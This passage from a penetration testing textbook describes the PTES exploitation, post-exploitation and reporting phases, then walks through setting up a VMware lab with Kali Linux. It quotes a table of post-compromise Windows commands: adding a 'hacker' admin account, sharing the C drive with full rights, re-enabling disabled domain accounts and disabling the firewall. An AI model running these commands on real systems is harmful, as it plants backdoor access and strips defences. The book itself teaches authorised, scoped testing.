Additionally, it needs to be determined if the test consists of credentials for a normal user as well as a privileged one. The standard completes this section by explaining the need for what it termed as **private research** and the importance of establishing a robust and complete lab environment; for more on building your penetration testing labs, you can refer to *Building Virtual Pentesting Labs for Advanced Penetration Testing*.

Exploitation

The standard explains that this phase focuses solely on establishing and gaining access, and that it directly relates to how well we perform our vulnerability analysis. Another way to look at this is considering it as a validation of the vulnerabilities you have discovered; as the standard explains, we want to identify the main entry point into the organization and identify the targets of interest. This is another step that is completely dependent on what the scope of work is and the Rules of Engagement that have been established. For many in the testing industry, this is 10 minutes of fun, while the rest can be seen as 10 boring hours. This is not really the case when it comes to professional security testing as each component of testing is very important to the outcome: a professional report. The thing to remember is that the job of the testing team is to provide the client that engaged you with a report that can help them improve their security process and enterprise security posture. The standard lists countermeasures within this section and explains the importance of when you are testing, assessing the measures in place, and enumerating them *before* attempting the exploit. This does make sense when you are testing; it is recommended.

The standard also includes the act of evasion, and this is not something that is often part of penetration testing, but it is important to assess the control, so if it is an Intrusion Prevention System or another type then we can identify the threshold. Within this section, evasion is explained as the technique used to evade detection during your penetration testing. One of the components that is discussed, customizing of exploits, is something that the majority of testers will not experience. There are many excellent exploit writers in the industry, and for most of us we can use something that someone else has created. For those of you who do want to explore the writing of your own exploits, the topic was covered in the first edition of this book as well as a number of references. Finally, the process of fuzzing is explained within this section. **Fuzzing** is the ability to modify or change the data being sent to an application in hopes of identification of vulnerability. The process has quite a following, and there are entire books written on this subject.

Post-exploitation

The standard describes this phase in line with the way that most do, and that is the concept is to while remaining within the scope of work maintain access, we want to plant some form of backdoor that will allow us to maintain access. During the assessment, ideally the backdoor will include an end-of-testing date at which time it will clean or remove itself; otherwise, the enterprise or testing team will have to clean it up. Once we have accessed the machine, we also want to determine what the machine's role is on the network. If we are lucky and on a domain controller in a Microsoft Windows-centric enterprise, we can attempt to recon the active directory; of course this will be highly dependent on the level of access that we gained and the number of defenses the system administrator has deployed. An excellent website for performing this type of reconnaissance can be found here: `https://github.com/ PyroTek3/PowerShell-AD-Recon`. An example of this is shown in the following screenshot:

Since post-exploitation is such a significant thing to be doing on a client's machine due to the possibility of sensitive information, it is imperative that you get this confirmed as a part of the Rules of Engagement. From the standard, a recommended list of limitations is as follows:

- Escalate privileges
- Gain access to specified data
- Cause a Denial of Service

The third item is not one that will usually be part of any scope of work, but since it is a possibility we included it as a reference and it is listed within the standard. The critical element of this is that all actions have to be well documented and detailed. That is, when you take additional actions against an already compromised system, ensure you detail and explain everything that was done while in the compromised system; furthermore, the Rules of Engagement have to be considered when extracting information from a compromised machine since this can consist of users passwords and other sensitive information. It is the responsibility of the tester to maintain the protection of this sensitive information, and if it is used to escalate or penetrate deeper into the system, to ensure it is well documented. Having said this, the passwords, even in encrypted or hashed form, are never part of any report.

Reporting

The section on reporting within the standard is similar to others, at a high level and without a lot of detail. This is another area that is often overlooked. Having said that, the standard does explain that the report is very important, and it is recommended that the tester develop their own customized and branding format. The basic criteria for a report are discussed within this section. These criteria are as follows:

- **Executive summary**: Communicate the specific goals of the penetration test to the readers.
- **Technical report**: Communicate the technical details of the test.
- **Conclusion**: The final test review should echo portions of the overall test. Ideally, the tester will demonstrate the impact these vulnerabilities have; some testers even go so far as to provide remediation strategies such as which vulnerabilities should be resolved first by providing a listing of the work required in the form of a remediation plan.

As discussed earlier, this is a basic criterion and the standard contains an expansion on each of these topics, for those of you who want to learn more.

We will now take a look at some of the information that is contained within the technical guidelines. One of the sections on the guidelines, which is not always part of a standard or methodology, is information for wireless testing. An example of this is shown in the following image:


```
1.2 Radio Frequency Tools
    1.2.1 Frequency Counter
    1.2.2 Frequency Scanner
    1.2.3 Spectrum Analyzer
    1.2.4 802.11 USB adapter
    1.2.5 External Antennas
    1.2.6 USB GPS
```

This is a good list of reference tools for wireless testing, and each one of these is expanded on within the document. You are encouraged to review them as part of your research and preparation. The next thing we want to look at is the section on external foot printing; moreover, the component listed there is for **Border Gateway Protocol** (**BGP**) looking glasses. This is due to the predominant protocol within the Internet, which is BGP and as such it is always good to get information about it. An example of one of the looking glass references is shown in the following screenshot:

Also indicated in the screenshot is the listing of the five **Regional Internet Registries** (**RIR**) across the globe. This is another reference that we can use with our information gathering endeavors.

There are many different technical guidelines available within the standard; this combined with the framework we first discussed can assist you in building your own custom and robust testing framework and/or methodology. The next thing we will look at is the section on detection bypass. Although it is not always a part of the scope of work, as we continue on through the book it is a part of the advanced penetration concept. There are a number of techniques referenced in the standard; the one we want to take a closer look at is the VPN Hunter. The link for this can be found at `https://labs.duosecurity.com/vpnhunter/`. This site will allow you to enter a domain and then it will search for VPNs for that domain, an example of this is shown in the following screenshot:

The next thing we will look at is the section on invasive or altering commands. Many times when we get access to a machine via a shell, we need to remember our administrator syntax. This section has a nice list of some commands that we need to use. An example of this is shown in the following screenshot:

Invasive or Altering Commands

These commands change things on the target and can lead to getting detected

Command	Reason / Description
`net user hacker hacker /add`	Creates a new local (to the victim) user called 'hacker' with the password of 'hacker'
`net localgroup administrators /add hacker`	
`net localgroup administrators hacker /add`	Adds the new user 'hacker' to the local administrators group
`net share nothing$=C:\ /grant:hacker,FULL /unlimited`	Shares the C drive (you can specify any drive) out as a Windows share and grants the user 'hacker' full rights to access, or modify anything on that drive. One thing to note is that in newer (will have to look up exactly when, I believe since XP SP2) windows versions, share permissions and file permissions are separated. Since we added our selves as a local admin this isn't a problem but it is something to keep in mind
`net user username /active:yes /domain`	Changes an inactive / disabled account to active. This can useful for re-enabling old domain admins to use, but still puts up a red flag if those accounts are being watched.
`netsh firewall set opmode disable`	Disables the local windows firewall
`netsh firewall set opmode enable`	Enables the local windows firewall. If rules are not in place for your connection, this could cause you to loose it.

Support Tools Binaries / Links / Usage

REMEMBER: DO NOT RUN BINARIES YOU HAVEN'T VETTED

A very important part of the screenshot is the box in red, and that is to ensure your binaries are vetted. This is something many, including me, do not always do a good job with; however, it is essential that we validate and verify any binaries we plan on running before we actually run them in our testing.

The last thing we will look at from the standard is the section on the **Social Engineering Toolkit** (**SET**). This is an exceptional tool that has taken what used to take more than an hour to carry out and reduced it to taking just a few minutes due to the interface. If social engineering is part of your scope of work, then the SET is an essential tool you should become very familiar with. An example of the home page for SET is shown in the following screenshot:

This is another tool that you are recommended to research and gain experience with.

Abstract methodology

As mentioned previously, we concentrate on a process and apply that to our security components when we go about security testing. For this, we describe an abstract methodology here:

A simple abstract methodology consists of the following steps:

1. Planning
2. Non-intrusive target search
3. Intrusive target search
4. Remote target assessment
5. Local target assessment
6. Data analysis
7. Reporting

The goal is to develop your process and select a minimum of two tools for each process, which provides the means for you to achieve the desired outcome at each step. Once you have done this, then you can add additional tools as required. The essential component is to have at least two tools to start professional security and penetration testing. For more on this abstract reference, refer to *Building Virtual Pentesting Labs for Advanced Penetration Testing*.

Final thoughts

It is essential that you have a professional security testing plan and methodology before you start your penetration testing; furthermore, the more time you spend planning, the easier the test will be to perform. Without these essential elements, your testing will be unstructured and mostly ad hoc. This is something we want to avoid when it comes to performing penetration testing for a client who has hired us. We have briefly covered a number of methodologies here, and these are only provided as a reference. You are encouraged to build and develop your own methodology; the more time you spend on this, the more you will be rewarded in the end.

Summary

In this chapter, we discussed the need for a methodology when it comes to penetration testing and how it is essential when it comes to building skills as a professional penetration tester. Following this, we reviewed two sample methodologies. We reviewed the penetration testing framework and described the components within the standards, to include the process to follow based on the ports that are discovered during your assessments. The next methodology we discussed was the PTES, and although there is no technical guidance as part of the standard, there is a reference for the technical information that is available. We provided a reference for that, along with a number of examples on how to perform the testing for each step. The last methodology we looked at was a high-level abstraction that shows the potential components of a professional security test.

In the next chapter, we review the steps required to build the range that we will use throughout the rest of the book. At the end of the next chapter, we will have a complete range that allows us to practice virtually all testing methods against any of the targets that we may encounter.

2
Preparing a Test Environment

In this chapter, we will discuss the test environment and how we will select the chosen platform. We will discuss the following:

- Introduction to the VMware Workstation
- Explanation of the reasoning behind selecting the platform
- Reviewing and implementing the design of the network
- Developing the structure to support the course and putting everything together

In the first edition of the book, the process was to develop the range in each chapter of the book. In this second edition, the process is to develop the range, at least at the network architecture level, to support the different exercises throughout the book. We will still revisit the design, but the intent is to get the layers of defense to meet the needs of the network designs throughout the book.

Introducing VMware Workstation

The selected platform for the book is the tool from VMware, and one of the early players in the virtualization market. The VMware Workstation provides us with the capability to emulate a number of different complex architectures, and this will allow us to architect the most sophisticated of networks as we build highly secure environments, so we can test the different penetration techniques against them.

At the time of writing this book, the VMware Workstation Version 11 is the current version, and it comes with a number of different features that allow for not only the creation of the complex architectures that we require, but also the capability to clone and build groups of machines for our test environment.

Why VMware Workstation?

We will not elaborate in great detail about why the decision was made to use VMware Workstation. For an in-depth discussion as well as a comparison of a number of the different virtualization tools that are available, you can refer to *Building Virtual Pentesting Labs for Advanced Penetration Testing*.

One of the main reasons for using the software is the history of the tool and the fact that it has very mature software and provides us with a robust platform that can provide a number of different architectures; furthermore, based on experience and testing of the tool, we discovered that it can provide a much more robust networking capability than many other tools.

Installing VMware Workstation

To obtain the software, go to the `http://www.VMware.com` site and download it; you will be required to register if you have not done this before. The one good thing about registering is that they will send you discount codes, and you can potentially acquire the software for a reduced price. Once you downloaded the software, install it. The installation is simple and straightforward, so we will not cover this here.

> You can use the free version of software VMware Player, but it does not provide the same capability to build complex and complete architectures; however, if you do want to use it, then you can build the layers of your architecture as independent entities with the provided switches that are available after your installation.

To access the switches for the network configuration in the VMware Workstation tool click on **Edit** | **Virtual Network Editor** | **Add Network**. An example of this is shown in the following image:

If you click on the drop down next to the switch you will see that you can configure up to 20 switches. This is in a Windows install; in a Linux install, you will see there is a possibility of more than 200 switches, which are way more than you need. We will expand on this more in the coming sections; for now, we want to discuss more of the reasoning behind selecting the VMware Workstation.

Network design

Before we start the design of the network, we will review the existing network switches that are installed by default. When you install the VMware Workstation, there are three switches installed by default. These are the following:

- VMnet0
- VMnet1
- VMnet8

VMnet0

The VMnet0 switch is the Bridged switch, and it is the one that is connected to the physical network. That is not what we normally will configure in our test architecture. This is because the connection requires that there be a connected network to obtain an IP address from, and a DHCP server available. Another reason for not using the physical connection is the fact that it is the connection to the network, and as such, we could inadvertently direct an attack into the network and this could result in us attacking someone that we do not have permission to test. Furthermore, this connection is often connected to the Internet. An example of the VMnet0 switch is shown in the following image.

An important thing to note from the image is the fact that you can bridge the VMnet0 switch to a specific interface, this can be a good thing to do, since the tool automatically bridges by default to all of the interfaces on the machine. Again, in most cases, we will not use this switch since there is always a danger of attacking a network that we did not intend to attack. If you do want to connect a number of computers in your testing, then the Bridged setting is the best way to do that. You can bridge to the one interface that is connected to the other machines and help ensure that the network is isolated.

VMnet1

This switch is dedicated to the host only configuration, and using this, we can isolate the network traffic to within the host and virtual machine only. This is the preferred method of performing your testing; however, if an Internet connection is required, then this configuration is not the recommended way to design the networks. Having said that, when we create multiple switches and a number of different layers of an architecture, then this and other switches we create will be the method we use for isolation across the architecture. Another nice feature of the switch is that the segment is provided a DHCP server by default. This allows us to connect and create network cards and connect to the switch and receive network configuration parameters without manually entering them. An example of the VMnet1 switch and the configuration is shown in the following image:

The ease with which we can change the IP address and customize the DHCP server is another reason we have chosen VMware Workstation.

VMnet8

This is the most common switch we will use, because it allows us to share the physical network connection with the host while remaining at a private address shielded from the external network. The biggest benefit of this is that we can access the Internet. This configuration is known as the **Network Address Translation** (**NAT**); as mentioned earlier, it is the most common switch that we will use. When we expand our network to include the layers to represent an enterprise architecture, this is the switch that will connect us to the perimeter so that we can place a machine external to our architecture and emulate a true attack from the external segment. An example of this switch is shown in the following image:

A thing to note here is the fact that we can customize and configure port forwarding. This allows us to limit the ports that a machine can receive traffic to at the virtual switch level. We do this for both TCP and UDP ports, so effectively we can custom configure our environment to restrict port traffic just like what we can achieve with a firewall. One of the ways we might use this is when we know we have a vulnerability on the application running on port 902, rather than test everything on the machine. We can restrict all of the traffic and only allow the traffic to the specific port that we want to test. We can do all of this without taking the extra time to set up a firewall and then a rule to only allow traffic to our selected port. It is not something that is common, but it can allow us to standup a quick list of allowed ports to a target virtual machine and then test it.

Folders

The last thing we will discuss within the design is the concept of Folders. This used to be referred to as Teams; however, in the latest versions of VMware Workstation, they are now known as Folders. While this technically is not the network design, it is important to explain the power that Folders provides us for our designs. We can use this to power on all of the machines at the same time, well, not actually at the same time; the tool uses a 10 second delay when powering the machines on. You can also power on a selected number of machines using the *Ctrl* key and click on the machine you want to power on. Once you have selected the machines to power on, and pressed the play button, it is just a matter of time until they are powered on. An example of Folder with machines contained within is shown in the following image:

Understanding the default architecture

With the default configuration of the VMware Workstation, we can create a multiple layer design. If we counted the VMnet0 switch, then we could architect three segments, but, since we have discussed the downside of doing this, we will just use the first two switches to set the initial phase of the architecture for the book. As we continue, we will add additional switches until we have the final design of the network that we wish to achieve.

Installing Kali Linux

We have a number of choices when it comes to installing Kali, and the one we select is largely a personal preference; the preferred method as a tester is to install the machine from the `iso` image, because that will provide you with the most control over the configuration of the machine. This method can also present challenges, but for the most part, it should not be too painful. Kali can be downloaded from `http://www.kali.org`, and once you are there, you have a number of options for the installation. The preferred option is to download the 64-bit version `iso` image, as it allows you to take advantage of more available RAM.

Once you have downloaded and verified the image, you will mount the `iso` image in the VMware Workstation and this will allow us to boot it and complete the installation process as follows:

1. Start the VMware Workstation on your host machine.
2. Click on **File | New Virtual Machine**.
3. Accept the default settings and click on **Next**.
4. In the next window, select **Installer disc image file (iso)**.
5. Browse for the `iso` image you downloaded and click on **Next**.
6. Leave the default Linux, and click on the drop-down window, and select **Debian7.x 64-bit**.

7. Enter a name for the virtual machine as **Kali Linux Attacker**.

8. You can change the location that it is saved to, but I recommend that you leave it at the default and click on **Next**.

9. In the next window, change the **Maximum disk size** to **80.0**.

10. This might seem like a large number, but it is better to do this now and not later. We will not be allocating the space for this, so it is OK to set it at a high number. The other setting that is of interest is the storing of the virtual disk; we will leave this at the default. Then, click on **Next**.

11. Before you click on **Finish**, set up the hardware. Click on **Customize Hardware**.

12. We want to customize the network cards and also set the RAM that we want for the virtual machine. The more RAM you set, the better. This is something that is largely dependent on the amount of RAM you have available. If possible, dedicate a minimum of 2 GB to the machine. For our example, we are going to set 4 GB.

13. Once you have set the RAM, click on **Add | Network Adapter | Next**.

14. Select the **Host only** radio button, then click on **Finish**.

15. Close the configuration window by clicking on **Close**.

16. If there is an option to **Power on this virtual machine after creation**, clear the checkmark and click on **Finish**.
